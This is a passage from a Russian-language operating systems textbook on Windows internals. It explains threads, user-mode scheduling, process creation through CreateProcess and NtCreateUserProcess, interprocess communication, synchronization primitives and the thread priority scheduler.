2. **Возобновление работы планировщика в пользовательском режиме**: когда выполнение потока ядра блокируется в ожидании доступности ресурса, UMS переключается на специальный пользовательский поток и выполняет код планировщика в пользовательском режиме, чтобы другой пользовательский поток мог быть спланирован для запуска на текущем процессоре. Это позволяет текущему процессу продолжить использование текущего процессора по полной программе и не вставать в очередь за другими процессами, когда один из его потоков блокируется.
3. **Завершение системного вызова**: после того как заблокированный поток ядра наконец-то завершит свое выполнение, уведомление с результатами системного вызова будет поставлено в очередь планировшика в пользовательском режиме и он сможет переключиться на соответствующий пользовательский поток, когда будет принимать очередное решение о планировании.

UMS не включает планировщик в пользовательском режиме в качестве составной части Windows. UMS применяется в качестве низкоуровневого механизма для использования библиотеками времени выполнения, приложениями языка программирования и сервера для реализации легких потоковых моделей, не конфликтующих с планированием потоков в режиме ядра. Эти библиотеки времени выполнения обычно реализуют планировщик в пользовательском режиме, который в большей степени подходит к их среде.

Краткая сводка по данным абстракциям приведена в табл. 11.11.

Таблица 11.11. Основные концепции, используемые для управления процессором и ресурсами

Название	Описание	Примечания
Задание	Коллекция процессов, у которых общие квоты и лимиты	Используется в AppContainers
Процесс	Контейнер для ресурсов	

Название	Описание	Примечания
Поток	Единица планирования для ядра	
Волокно	«Легкий» поток, управляемый полностью в пространстве пользователя	Используется редко
Пул потоков	Модель программирования, ориентированная на применение задач	Создается поверх потоков
Поток пользовательского режима	Абстракция, позволяющая переключать потоки в пользовательском режиме	Расширение потоков

Потоки

Любой процесс обычно начинается с одного потока, однако можно динамически создать дополнительные. Потоки являются основой планирования процессора, поскольку операционная система всегда выбирает для выполнения поток, а не процесс. Следовательно, каждый поток имеет состояние (готов, выполняется, блокирован и т. д.), а процессы не имеют состояний планирования. Потоки можно создавать динамически при помощи вызова Win32, в котором указывается адрес в адресном пространстве процесса, с которого он должен начинать работу.

Каждый поток имеет идентификатор потока, который выбирается из того же пространства, что и идентификатор процесса (так что процесс и поток никогда не могут иметь одинаковый идентификатор). Идентификаторы процессов и потоков кратны четырем, поскольку они выделяются исполнительным уровнем (с использованием специальной таблицы описателей, предназначенной для выделения идентификаторов). Система многократно использует показанные на рис. 11.9 и 11.10 средства управления описателями. Таблица описателей не имеет ссылок на объекты, но использует поле указателя для указания на процесс или поток (так что поиск процесса или потока по идентификатору очень эффективен). В современных версиях Windows используется порядок FIFO (очередь) для списка свободных описателей, так что повторное использование идентификаторов происходит не сразу. Возникающие при немедленном повторном использовании проблемы изучаются в конце этой главы.

Обычно поток выполняется в пользовательском режиме, однако когда он делает системный вызов, он переключается в режим ядра и продолжает выполняться как тот же самый поток с теми же самыми свойствами и лимитами, которые он имел в пользовательском режиме. Каждый поток имеет два стека: один — для использования в пользовательском режиме, другой — для использования в режиме ядра. Когда поток входит в ядро, он переключается на стек режима ядра. Значения регистров пользовательского режима сохраняются в структуре данных **CONTEXT** (в нижней части стека режима ядра). Поскольку единственным способом не выполняться для потока пользовательского режима является вход в ядро, то CONTEXT всегда содержит состояние регистров для невыполняющегося потока. CONTEXT потока можно изучить и модифицировать из любого процесса, имеющего описатель потока.

Потоки обычно выполняются при помощи маркера доступа содержащего их процесса, но в некоторых случаях (связанных с клиент-серверными вычислениями) выполняющийся в служебном процессе поток может олицетворять свой клиент при помощи временного маркера доступа (основанного на маркере клиента), чтобы выполнить опе-

рацию от имени клиента. (В общем случае служба не может использовать настоящий маркер клиента, поскольку клиент и сервер могут работать на разных компьютерах.)

Потоки обычно являются центрами ввода-вывода. Потоки блокируются при выполнении синхронного ввода-вывода, а невыполненные пакеты запросов асинхронного ввода-вывода привязываются к потоку. Когда поток закончил выполнение, он может выйти. Любые невыполненные запросы ввода-вывода будут отменены. Когда последний активный поток процесса выходит, процесс завершается.

Важно понять, что потоки являются концепцией планирования, а не концепцией владения ресурсами. Любой поток может обращаться ко всем объектам, которые принадлежат его процессу. Все, что для этого нужно сделать, — использовать значение описателя и сделать соответствующий вызов Win32. Нет такого ограничения, чтобы поток не мог обратиться к объекту из-за того, что его создал (или открыл) другой поток. Система даже не отслеживает, какой поток создал данный объект. После того как описатель объекта был помещен в таблицу описателей процесса, любой поток процесса может им пользоваться (даже если он олицетворяет другого пользователя).

Как уже описывалось, в дополнение к нормальным потокам (которые работают внутри пользовательских процессов) Windows имеет несколько системных потоков, которые работают только в режиме ядра и не связаны ни с одним пользовательским процессом. Все эти системные потоки работают в специальном процессе, называемом **системным процессом** (system process). Этот процесс не имеет адресного пространства в пользовательском режиме. Он обеспечивает такую среду, в которой потоки выполняются тогда, когда они не работают от имени конкретного процесса пользовательского режима. Мы изучим некоторые из этих потоков в дальнейшем, когда дойдем до управления памятью. Некоторые выполняют административные задачи (такие, как запись на диск измененных страниц), другие формируют пул рабочих потоков (которые назначаются для выполнения конкретных краткосрочных задач, делегированных компонентами исполнительного уровня или драйверами, которым нужно выполнить какую-то работу в системном процессе).

11.4.2. Вызовы API для управления заданиями, процессами, потоками и волокнами

Новые процессы создаются при помощи функции *CreateProcess* интерфейса Win32 API. Эта функция имеет много параметров и массу опций. Она принимает имя подлежащего выполнению файла, строки командной строки (без их разбора) и указатель на строки окружения. Есть также флаги и значения, которые управляют многими деталями, такими как настройка безопасности для процесса и первого потока, конфигурация отладчика, приоритеты планирования. При помощи флага указывается также, будут ли открытые описатели создателя передаваться новому процессу. Функция принимает также текущий рабочий каталог для нового процесса и необязательную структуру данных с информацией о том окне графического интерфейса пользователя, которое должен использовать процесс. Вместо возврата идентификатора нового процесса Win32 возвращает и описатель, и идентификатор (как для нового процесса, так и для его исходного потока).

Большое количество параметров отражает те отличия, которые имеются по сравнению с созданием процессов в UNIX:

1. Реальный маршрут поиска подлежащей выполнению программы скрыт в библиотечном коде Win32, а в UNIX им можно управлять более явно.
2. Текущий рабочий каталог — это концепция режима ядра в UNIX, а в Windows — это строка пользовательского режима. Windows открывает описатель для текущего каталога для каждого процесса (с тем же назойливым эффектом, что и в UNIX, — вы не сможете удалить каталог, если только это не сетевой каталог).
3. UNIX разбирает командную строку и передает массив параметров, а Win32 оставляет разбор аргументов программе. Вследствие этого некоторые программы могут обрабатывать групповые символы (например, *.txt и прочие специальные символы) по-разному.
4. Способность наследования файловых дескрипторов в UNIX — это свойство описателя. В Windows это свойство и описателя, и параметра создания процесса.
5. Win32 ориентирован на графический интерфейс пользователя, так что новым процессам напрямую передается информация об их первичном окне (в то время как в UNIX эта информация передается приложениям графического интерфейса пользователя как параметры).
6. Исполняемые файлы в Windows не имеют бита SETUID, но процесс может создать другой процесс, который выполняется как другой пользователь (если он может получить маркер с учетными данными этого пользователя).
7. Возвращенные из Windows описатели процесса и потока можно в любое время использовать для модификации нового процесса или потока многими способами, в том числе изменением виртуальной памяти, внедрением потоков в процесс и сменой порядка выполнения потоков. UNIX вносит изменения в новый процесс только между вызовами *fork* и *exec* и только ограниченными способами, поскольку *exec* отвергает все состояния процесса пользовательского режима.

Некоторые из этих отличий исторические, другие — философские. UNIX был разработан с ориентацией на командную строку, а Windows — на графический интерфейс пользователя. Пользователи UNIX более квалифицированные и понимают концепции типа переменных *PATH*. А Windows унаследовала от MS-DOS много устаревших свойств.

Это сравнение также не вполне корректное, так как Win32 — это оболочка пользовательского режима для выполнения собственных процессов NT, подобно тому как библиотечная функция *system* является оболочкой для *fork* и *exec* в UNIX. Реальные системные вызовы NT для создания процессов и потоков (*NtCreateProcess* и *NtCreateThread*) гораздо проще, чем версии из Win32. Главными параметрами создания процессов в NT являются описатель сегмента (представляющего подлежащий выполнению файл программы), флаг (указывающий, должен ли новый процесс по умолчанию наследовать описатели от создателя) и параметры (относящиеся к модели безопасности). Все подробности настройки строк окружения и создания первоначального потока оставлены коду пользовательского режима, который может использовать описатель нового процесса для того, чтобы напрямую манипулировать его виртуальным адресным пространством.

Для поддержки подсистемы POSIX создание собственных процессов имеет опцию для создания нового процесса путем копирования виртуального адресного пространства другого процесса (вместо отображения объекта сегмента для новой программы). Эта

возможность используется только для реализации *fork* для POSIX (а не для Win32). Поскольку POSIX с Windows больше не поставляется, дублирование процессов не находит широкого применения, но иногда инициативные разработчики выдумывают для него специальное применение, подобное применению *fork* без *exec* в UNIX.

Создание потока передает контекст процессора для использования его в новом потоке. В контекст входят указатель стека и начальный указатель команд, шаблон для TEB, а также флаг, указывающий, должен поток выполняться немедленно или он должен быть создан в состоянии приостановки (в ожидании вызова кем-либо *NtResumeThread* с его описателем). Создание стека пользовательского режима и помещение в него параметров *argv/argc* оставлено для кода пользовательского режима (вызывающего интерфейс API управления памятью с параметром — описателем процесса).

В версию Windows Vista был добавлен новый собственный API для процессов, *NtCreateUserProcess*, который перенес большое количество шагов пользовательского режима в исполнительный уровень режима ядра и скомбинировал создание процесса с созданием начального потока. Причиной этих изменений была поддержка использования процессов в качестве границ безопасности. Обычно все созданные пользователем процессы считаются одинаково безопасными. Именно пользователь (представленный маркером) определяет границу безопасности. *NtCreateUserProcess* позволяет процессам также предоставлять границы безопасности, но это означает, что создающий процесс не имеет достаточных прав на описатель нового процесса, чтобы реализовать детали создания процесса в пользовательском режиме для процессов, находящихся в разных средах доверия. В основном процесс, используемый в других границах доверия (и называемый **защищенным процессом**), предназначен для поддержки форм управления правами на цифровой контент, защищающих материал, на который распространяются авторские права, от несанкционированного использования. Разумеется, защищенный процесс нацелен на противодействие атакам на защищаемый контент, проводимым только в пользовательском режиме, и не может противодействовать атакам, проводимым в режиме ядра.

Межпроцессный обмен

Потоки могут вести обмен самыми разными способами, в том числе при помощи каналов, именованных каналов, почтовых слотов, сокетов, вызовов удаленных процедур, совместно используемых файлов. Каналы имеют два режима: байтовый и режим сообщений (выбирается во время создания). В байтовом режиме каналы работают так же, как и в UNIX. Каналы в режиме сообщений немного похожи на них, но сохраняют границы сообщений, так что четыре записи по 128 байт будут прочитаны как четыре сообщения по 128 байт (а не как одно сообщение размером 512 байт, как это может случиться с каналом в байтовом режиме). Именованные каналы тоже существуют и имеют такие же два режима работы, как и обычные каналы. Именованные каналы могут использоваться и по Сети (а обычные — нет).

Почтовые слоты (mailslots) — это функция операционной системы OS/2, реализованная в Windows для совместимости. В некоторых отношениях они похожи на каналы, но не во всем. Например, они односторонние (а каналы — двусторонние). Их можно использовать по Сети, но они не обеспечивают гарантированной доставки. И наконец, они позволяют посылающему процессу транслировать сообщение множеству получателей (а не только одному). И почтовые слоты, и именованные каналы реализованы в Windows как файловые системы, а не как функции исполнительного уровня. Это по-

зволяет осуществлять к ним доступ по Сети при помощи существующих протоколов удаленных файловых систем.

Сокеты (sockets) подобны каналам, за исключением того, что они обычно соединяют процессы на разных машинах. Например, один процесс пишет в сокет, а другой (на удаленной машине) читает из него. Сокеты можно также использовать для соединения процессов на одной и той же машине, но поскольку их использование влечет за собой бóльшие издержки, чем использование каналов, то их обычно используют только в сетевом контексте. Сокеты были изначально разработаны для Berkeley UNIX, и эта реализация стала широкодоступной. Некоторая часть кода и структур данных Berkeley и до нынешнего дня присутствует в Windows (это признано в «Заметках о версии», сопровождающих операционную систему).

RPC (удаленные вызовы процедур) — это способ для процесса *A* сделать так, чтобы процесс *B* вызвал процедуру в адресном пространстве *B* от имени *A* и вернул результат в *A*. Параметры имеют различные ограничения. Например, нет смысла передавать указатель на другой процесс, поэтому структуры данных должны быть упакованы и переданы неспецифичным для процесса способом. RPC обычно реализованы как уровень абстракции над транспортным уровнем. В случае Windows транспортом могут быть сокеты TCP/IP, именованные каналы или ALPC. **ALPC** (Advanced Local Procedure Call — расширенный вызов локальных процедур) — это средство передачи сообщений в исполнительном уровне режима ядра. Оно оптимизировано для обмена между процессами локального компьютера и не работает по сети. Основная идея — посылать сообщения, которые генерируют ответы (реализуя таким образом облегченную версию вызовов удаленных процедур, на основе которой RPC может создать более богатый набор функциональных возможностей, чем те, которые имеются в ALPC). ALPC реализован при помощи сочетания копирования параметров и временного выделения совместно используемой памяти (в зависимости от размера сообщений).

И наконец, процессы могут совместно использовать объекты. Сюда входят и объекты сегментов, которые можно отобразить на виртуальное адресное пространство разных процессов (в одно и то же время). Все операции записи, сделанные одним процессом, появляются в адресных пространствах других процессов. При помощи этого механизма можно легко реализовать совместно используемый буфер, который применяется при решении проблем «источник — потребитель».

Синхронизация

Процессы также могут использовать разные типы объектов синхронизации. Точно так же как Windows предоставляет множество механизмов для межпроцессного обмена, она предоставляет и множество механизмов синхронизации (включая семафоры, мьютексы, критические области и события). Все эти механизмы работают с потоками (а не с процессами), так что когда поток блокируется на семафоре, другие потоки этого процесса (если они есть) могут продолжать выполнение.

Семафор может создаваться при помощи функции *CreateSemaphore* интерфейса Win32 API, которая может также инициализировать его заданным значением и задать максимальное значение. Семафоры — это объекты режима ядра, поэтому они имеют дескрипторы безопасности и описатели. Описатель для семафора может быть сдублирован при помощи *DuplicateHandle* и передан в другой процесс (чтобы по одному и тому же семафору могли синхронизироваться несколько процессов). Семафору можно дать имя

в пространстве имен Win32, он может иметь ACL для своей защиты. Иногда совместное использование семафора по имени более удобно, чем дублирование описателя.

Имеются вызовы для операций *up* и *down*, хотя названия у них несколько странные: *ReleaseSemaphore* (это *up*) и *WaitForSingleObject* (это *down*). Можно также задать таймаут для *WaitForSingleObject*, чтобы вызывающий поток мог быть освобожден, даже если семафор останется на значении 0 (однако таймеры создают условия гонки). *WaitForSingleObject* и *WaitForMultipleObjects* — это интерфейсы для ожидания объектов диспетчеризации (обсуждались в разделе 11.3). Несмотря на то что в принципе возможно заключить однообъектную версию этих API в оболочку с более дружественным для семафоров названием, многие потоки используют многообъектную версию, которая может вызвать ожидание различных объектов синхронизации и прочих событий (вроде завершения процессов и потоков, завершения ввода-вывода, поступления сообщений в сокеты или порты).

Мьютексы — это тоже объекты режима ядра, используемые для синхронизации, но они проще семафоров, поскольку не имеют счетчиков. По существу это блокировки, имеющие функции API для блокирования (*WaitForSingleObject*) и разблокирования (*ReleaseMutex*). Подобно описателям семафоров, описатели мьютексов могут дублироваться и передаваться между процессами, чтобы потоки в разных процессах могли получить доступ к одному и тому же мьютексу.

Третий механизм синхронизации называется **критической секцией** (critical section). Он реализует концепцию критических областей. В Windows он похож на мьютекс, за исключением того, что он является локальным для адресного пространства создающего потока. Поскольку критические секции не являются объектами режима ядра, они не имеют явных описателей или дескрипторов безопасности и не могут передаваться между процессами. Блокирование и разблокирование выполняется вызовами *EnterCriticalSection* и *LeaveCriticalSection* соответственно. Поскольку эти функции API выполняются первоначально в пространстве пользователя и делают вызовы ядра только при необходимости в блокировке, то они гораздо быстрее мьютексов. Критические секции оптимизированы для комбинированного использования спин-блокировок (на многопроцессорных системах) и синхронизации ядра (при необходимости). Во многих приложениях большинство критических секций так редко становятся объектом соперничества или имеют такое краткое время удерживания, что необходимость в выделении объекта синхронизации ядра никогда не возникает. Это приводит к очень существенной экономии памяти ядра.

Еще один рассматриваемый механизм синхронизации использует объекты режима ядра, которые называются **событиями** (events). Как мы описывали ранее, существует два их вида: **события уведомления** (notification events) и **события синхронизации** (synchronization events). Событие может быть в одном из двух состояний: сигнализированном или несигнализированном. Поток может ждать сигнализации события при помощи *WaitForSingleObject*. Если другой поток сигнализирует событие при помощи *SetEvent*, то результат зависит от типа события. Для события уведомления будут освобождены все ждущие потоки, а событие останется установленным до тех пор, пока не будет сброшено вручную при помощи *ResetEvent*. Для события синхронизации если ждет один или несколько потоков, то освобождается только один поток и событие сбрасывается. Альтернативная операция — *PulseEvent*, которая похожа на *SetEvent* (за исключением того, что если никто не ждет, то импульс теряется и событие сбрасывается). В отличие от нее *SetEvent* (когда оно происходит в отсутствие ожидающих потоков)

запоминается — событие остается в сигнализированном состоянии, так что следующий поток (который вызывает API для ожидания события) фактически ждать не будет.

Количество вызовов Win32 API для работы с процессами, потоками и волокнами составляет почти 100 штук, причем большое их количество в той или иной форме работает с IPC.

Недавно в Windows были добавлены два новых примитива синхронизации, *WaitOnAddress* и *InitOnceExecuteOnce*. *WaitOnAddress* вызывается для ожидания изменения значения по указанному адресу. Приложение после внесения изменения в конкретное место в памяти должно вызвать либо *WakeByAddressSingle*, либо *WakeByAddressAll*, чтобы инициировать либо первый, либо все потоки, вызывающие *WaitOnAddress* относительно этого адреса. Преимуществом этого API над использованием событий является то, что здесь не нужно выделять для синхронизации явное событие. Вместо этого система хэширует адрес места, чтобы найти список всех, кто ожидает изменений по заданному адресу. Функции *WaitOnAddress* подобны механизму засыпания и пробуждения (sleep/wakeup), имеющемуся в ядре UNIX. *InitOnceExecuteOnce* может использоваться для обеспечения в программе только однократного запуска инициализирующей подпрограммы. Как ни удивительно, но правильно инициализировать структуры данных в многопотоковых программах очень непросто. Сводка по рассмотренным ранее примитивам синхронизации, а также некоторым другим важным вызовам дана в табл. 11.12.

Таблица 11.12. Некоторые из вызовов Win32, предназначенные для управления процессами, потоками и волокнами

Функция Win32 API	Описание
CreateProcess	Создать новый процесс
CreateThread	Создать новый поток в существующем процессе
CreateFiber	Создать новое волокно
ExitProcess	Завершить текущий процесс и все его потоки
ExitThread	Завершить этот поток
ExitFiber	Завершить это волокно
SwitchToFiber	Выполнить другое волокно в текущем потоке
SetPriorityClass	Установить класс приоритета для процесса
SetThreadPriority	Установить приоритет для одного потока
CreateSemaphore	Создать новый семафор
CreateMutex	Создать новый мьютекс
OpenSemaphore	Открыть существующий семафор
OpenMutex	Открыть существующий мьютекс
WaitForSingleObject	Блокировать по одному семафору, мьютексу и т. д.
WaitForMultipleObjects	Блокировать по набору объектов, описатели которых заданы
PulseEvent	Установить событие сначала в сигнализированное, а затем в несигнализированное состояние
ReleaseMutex	Освободить мьютекс, чтобы другой поток мог завладеть им

Таблица 11.12 (*продолжение*)

Функция Win32 API	Описание
ReleaseSemaphore	Увеличить счетчик семафора на 1
EnterCriticalSection	Установить блокировку на критической секции
LeaveCriticalSection	Снять блокировку с критической секции
WaitOnAddress	Блокироваться, пока не будет изменено значение памяти по указанному адресу
WakeByAddressSingle	Возобновить выполнение первого потока, ожидающего изменения по данному адресу
WakeByAddressAll	Возобновить выполнение всех потоков, ожидающих изменения по данному адресу
InitOnceExecuteOnce	Обеспечить однократное выполнение подпрограммы инициализации

Обратите внимание на то, что часть этих вызовов не просто системные вызовы. Некоторые из них являются оболочками, другие содержат значительное количество библиотечного кода, отображающий семантику Win32 на собственные вызовы интерфейса NT API. Третьи (относящиеся к интерфейсу волокон) являются исключительно функциями пользовательского режима, поскольку, как мы уже упоминали ранее, режим ядра в Windows ничего не знает о волокнах. Они полностью реализованы средствами библиотек пользовательского режима.

11.4.3. Реализация процессов и потоков

В этом разделе мы более подробно рассмотрим то, как в Windows создается процесс (и начальный поток). Поскольку Win32 является самым документированным интерфейсом, то начнем именно с него. Однако мы быстро спустимся вниз в ядро и разберемся в реализации вызова собственного API (для создания нового процесса). Мы сосредоточимся на главных путях выполнения кода при создании процессов. Также рассмотрим подробности, которые помогут заполнить пробелы в том, что мы рассказали до настоящего момента.

Процесс создается тогда, когда другой процесс делает вызов *CreateProcess* интерфейса Win32. Этот вызов запускает процедуру (пользовательского режима) из kernel.dll, которая осуществляет вызов *NtCreateUserProcess* в ядре, чтобы за несколько этапов создать процесс:

1. Преобразуется имя исполняемого файла (заданное в виде параметра) из маршрута Win32 в маршрут NT. Если исполняемый файл имеет только имя (без маршрута в виде каталогов), то его поиск ведется в тех каталогах, которые перечислены в качестве каталогов по умолчанию (они включают и те, которые содержатся в переменной окружения PATH, но не только их).
2. Собираются все параметры создания процесса и передаются (вместе с полным маршрутом к исполняемой программе) собственному интерфейсу *NtCreateUserProcess*.
3. Работая в режиме ядра, *NtCreateUserProcess* обрабатывает параметры, а затем открывает образ программы и создает объект сегмента, который может исполь-

зоваться для отображения программы на виртуальное адресное пространство нового процесса.

4. Диспетчер процессов выделяет и инициализирует объект процесса (структуру данных ядра, представляющую процесс как для ядра, так и для исполнительного уровня).
5. Диспетчер памяти создает адресное пространство для нового процесса, выделяя и инициализируя каталоги страниц и дескрипторы виртуальных адресов, описывающие режим ядра, в том числе специфичные для процесса области, такие как элементы каталога страниц **self-map**, которые дают каждому процессу доступ в режиме ядра к физическим страницам всей таблицы страниц при помощи виртуальных адресов ядра. Мы опишем self-map более подробно в разделе 11.5.
6. Для нового процесса создается таблица описателей, в которую дублируются все те описатели вызвавшей стороны, для которых разрешается наследование.
7. Выполняется отображение совместно используемой страницы пользователя, а диспетчер памяти инициализирует структуры данных рабочего набора (используемые для того, чтобы принимать решение, какие страницы убирать из процесса при недостатке физической памяти). Представленные объектом сегмента части образа исполняемого файла отображаются на адресное пространство пользовательского режима нового процесса.
8. Исполнительный уровень создает и инициализирует блок Process Environment Block (PEB) пользовательского режима, который используется как пользовательским режимом, так и ядром для поддержания информации о состоянии процесса (например, указатели кучи пользовательского режима и список загруженных библиотек (DLL).
9. В новом процессе выделяется виртуальная память, которая используется для передачи параметров, в том числе строк окружения и командной строки.
10. Из специальной таблицы описателей (которую поддерживает ядро для эффективного выделения локально-уникальных идентификаторов процессов и потоков) выделяется идентификатор процесса.
11. Выделяется и инициализируется объект потока. Выделяется стек пользовательского режима и блок Thread Environment Block (TEB). Инициализируется запись CONTEXT, которая содержит начальные значения регистров процессора для потока (в том числе указатели команд и стека).
12. Объект процесса добавляется в глобальный список процессов. В таблице описателей вызвавшей стороны выделяется место под описатели для объектов процесса и потока. Для начального потока выделяется идентификатор (из таблицы идентификаторов).
13. *NtCreateUserProcess* возвращается в пользовательский режим с созданным новым процессом, содержащим единственный поток, который готов к работе, но находится в состоянии приостановки.
14. Если интерфейс NT API дает сбой, то код Win32 проверяет, не принадлежит ли данный процесс к другой подсистеме (например, WOW64). Или, возможно, данная программа помечена для выполнения под управлением отладчика. Эти специальные случаи обрабатываются специальным кодом пользовательского режима в *CreateProcess*.

15. Если *NtCreateUserProcess* отработал успешно, то нужно сделать еще кое-что. Процессы Win32 нужно зарегистрировать в процессе csrss.exe подсистемы Win32. Kernel32.dll посылает сообщение в csrss, которое сообщает ему о новом процессе (а также передает описатели процесса и потока, чтобы он мог себя сдублировать). Процесс и потоки вносятся в таблицы подсистемы (чтобы там имелся полный список всех процессов и потоков Win32). Затем подсистема показывает курсор (указатель с песочными часами), чтобы сообщить пользователю о том, что в данный момент что-то происходит, но курсор все же можно использовать. Когда процесс делает свой первый вызов графического интерфейса пользователя (обычно это делается для создания окна), то курсор исчезает (если нет других вызовов) — тайм-аут у него 2 с.
16. Если процесс ограничен (как имеющий низкие права Internet Explorer), то маркер модифицируется для ограничения доступа к объектам из нового процесса.
17. Если приложение было помечено как подлежащее *исправлению* (shimmed) для совместимой работы в текущей версии Windows, то применяются указанные *исправления* (shims). Исправления обычно заключают в оболочку вызовы библиотек, чтобы модифицировать их поведение, например вернуть фальсифицированный номер версии или отложить освобождение памяти.
18. И наконец, вызов *NtResumeThread* для отмены приостановки потока и возвращения вызвавшей стороне структуры, содержащей идентификаторы и описатели для только что созданных процесса и потока.

В ранних версиях Windows основная часть алгоритма создания процесса была реализована в процедуре пользовательского режима, которая должна была создавать новый процесс при использовании нескольких системных вызовов и за счет выполнения другой работы с помощью исходных API-интерфейсов NT, поддерживающих реализацию подсистем. Эти действия были перенесены в ядро, чтобы ограничить возможность родительского процесса манипулировать дочерним процессом в случаях, когда дочерний процесс выполняет защищенную программу, например программу, реализующую DRM для защиты фильмов от пиратства.

Исходная API-функция *NtCreateProcess* по-прежнему поддерживается системой, поэтому основная часть создания процесса может все еще осуществляться в пользовательском режиме родительского процесса, если только создаваемый процесс не является защищенным.

Планирование

Ядро Windows не имеет центрального потока планирования. Вместо этого, когда поток не может больше выполняться, он сам входит вызывает планировщик, чтобы увидеть, на какой поток следует переключиться. Планирование вызывается при следующих условиях:

1. Выполняющийся поток блокируется на семафоре, мьютексе, событии, вводе-выводе и т. д.
2. Поток подает сигнал об объекте (например, выставляет *up* на семафоре).
3. Истекает квант времени потока.

В случае 1 поток уже работает в режиме ядра для выполнения операции над диспетчером или объектом ввода-вывода. Вероятно, он не может продолжить выполнение,

поэтому вызывает код планировщика для выбора своего преемника и загружает запись CONTEXT этого потока для продолжения его выполнения.

В случае 2 работающий поток также находится в ядре. Однако после сигнализации некоторого объекта он может продолжить выполнение, поскольку сигнализация объекта никогда не приводит к блокировке. И все равно поток должен вызвать планировщик, чтобы увидеть, не освободился ли в результате его действий поток с более высоким приоритетом планирования, который готов к выполнению. Если это так, то происходит переключение потоков, поскольку Windows является полностью вытесняющей, то есть переключение потоков может произойти в любой момент, а не только в конце кванта текущего потока. Но при наличии многоядерного микропроцессора или многопроцессорной конфигурации поток, который перешел в готовность к выполнению, может быть запланирован на выполнение на другом процессоре, а исходный поток может продолжать выполнение на текущем процессоре (даже несмотря на то, что его приоритет планирования ниже).

В случае 3 происходит прерывание в режим ядра, в этот момент поток выполняет код планировщика (чтобы увидеть, кто будет выполняться следующим). В зависимости от того, какие потоки находятся в состоянии ожидания, может быть выбран тот же самый поток, в этом случае он получает новый квант и продолжает выполнение. В противном случае происходит переключение потоков.

Планировщик вызывается также в двух других случаях:

1. Завершается операция ввода-вывода.
2. Истекает время ожидания.

В первом случае поток мог ожидать этого ввода-вывода, и теперь он освобожден и может выполняться. Необходимо сделать проверку, чтобы увидеть, должен ли он вытеснить выполняющийся поток (поскольку не существует гарантированного минимального времени выполнения). Планировщик выполняется не в самом обработчике прерывания (поскольку это может привести к отключению прерываний на слишком долгое время). Вместо этого в очередь ставится отложенный вызов процедуры (DPC) — он будет выполняться после завершения обработчика прерываний. Во втором случае поток выполнил *down* на семафоре или заблокировался на каком-то другом объекте, но с тайм-аутом, который уже истек. И опять-таки обработчику прерывания необходимо поставить в очередь DPC, чтобы избежать его выполнения во время работы обработчика прерывания таймера.

Если в течение этого тайм-аута поток стал готовым, то будет выполнен планировщик, и если новый готовый к выполнению поток имеет более высокий приоритет, то текущий поток вытесняется (как в случае 1).

Теперь мы дошли до самого алгоритма планирования. Интерфейс Win32 API предоставляет два API для работы с планированием потоков. Первый — вызов *SetPriorityClass*, который устанавливает класс приоритета для всех потоков вызывающего процесса. Допустимые значения: real-time, high, above normal, normal и idle. Класс приоритета определяет относительный приоритет процесса. Класс приоритета процесса может также использоваться процессом для того, чтобы временно пометить самого себя как фоновый, — это значит, что он не должен мешать никакой другой активности системы. Обратите внимание на то, что класс приоритета устанавливается для процесса, но влияет на реальный приоритет каждого потока процесса (он устанавливает базовое значение приоритета, с которым стартует поток при создании).

Второй интерфейс Win32 API — это *SetThreadPriority*. Он устанавливает относительный приоритет потока (возможно, вызывающего потока, но это не обязательно) по отношению к классу приоритета своего процесса. Допустимые значения: time critical, highest, above normal, normal, below normal, lowest и idle. Потоки time critical получают самый высокий приоритет планирования, а потоки idle — самый низкий (независимо от класса приоритета). Остальные значения приоритета подстраивают базовый приоритет потока относительно нормального значения, определенного классом приоритета (+2, +1, 0, –1, –2 соответственно). Использование классов приоритета и относительных приоритетов потоков облегчает приложениям принятие решений по указанию приоритетов.

Планировщик работает следующим образом. В системе имеется 32 приоритета с номерами от 0 до 31. Сочетание класса приоритета и относительного приоритета отображается на 32 абсолютных значения приоритета (в соответствии с табл. 11.13). Номер в таблице определяет **базовый приоритет** (base priority) потока. Кроме того, каждый поток имеет **текущий приоритет** (current priority), который может быть выше (но не ниже) базового приоритета и который мы скоро обсудим.

Таблица 11.13. Соответствие приоритетов Win32 приоритетам Windows

Приоритеты потоков Win32	**Классы приоритетов процессов Win32**					
	Real-time	**High**	**Above Normal**	**Normal**	**Below Normal**	**Idle**
Time critical	31	15	15	15	15	15
Highest	26	15	12	10	8	6
Above normal	25	14	11	9	7	5
Normal	24	13	10	8	6	4
Below normal	23	12	9	7	5	3
Lowest	22	11	8	6	4	2
Idle	16	1	1	1	1	1

Для использования этих приоритетов при планировании система поддерживает массив из 32 списков потоков, соответствующих всем 32 приоритетам (от 0 до 31) в табл. 11.13. Каждый список содержит готовые потоки соответствующего приоритета. Базовый алгоритм планирования делает поиск по массиву от приоритета 31 до приоритета 0. Как только будет найден непустой список, поток выбирается сверху списка и выполняется в течение одного кванта. Если квант истекает, то поток переводится в конец очереди своего уровня приоритета и следующим выбирается верхний поток списка. Иначе говоря, когда есть много готовых потоков на самом высоком уровне приоритета, они выполняются циклически (по одному кванту времени каждый). Если готовых потоков нет, то процессор переходит в состояние ожидания, то есть переводится в состояние более низкого энергопотребления и ждет прерывания.

Необходимо отметить, что планирование выполняется путем выбора потока (независимо от того, какому процессу он принадлежит). Планировщик рассматривает только потоки (а не процессы). Он не учитывает, какому процессу принадлежит поток, он только определяет, не нужно ли ему изменить также адресное пространство (при переключении потоков).

Для улучшения масштабируемости алгоритмов планирования для многопроцессорных систем с большим количеством процессоров планировщик старается не использовать блокировку, которая защищает доступ к глобальному массиву списков приоритета. Вместо этого он смотрит, нельзя ли непосредственно диспетчеризировать готовый к выполнению поток для работы на том процессоре, где ему следует выполняться.

Для каждого потока планировщик поддерживает идею его **«идеального» процессора** (ideal processor) и пытается запланировать его выполнение именно на этом процессоре (по возможности). Это улучшает производительность системы, поскольку используемые потоком данные, скорее всего, уже имеются в наличии в принадлежащем его идеальному процессору кэше. Планировщик знает о таких многопроцессорных системах, в которых каждый процессор имеет собственную память и которые могут выполнять программы из любой области памяти (однако если это не локальная для данного процессора память, то стоимость такой операции выше). Такие системы называются компьютерами с архитектурой **NUMA** (NonUniform Memory Access). На таких компьютерах планировщик старается оптимизировать размещение потока. Диспетчер памяти пытается выделить физические страницы в том узле NUMA, который принадлежит идеальному процессору (когда в потоке происходит страничная ошибка памяти).

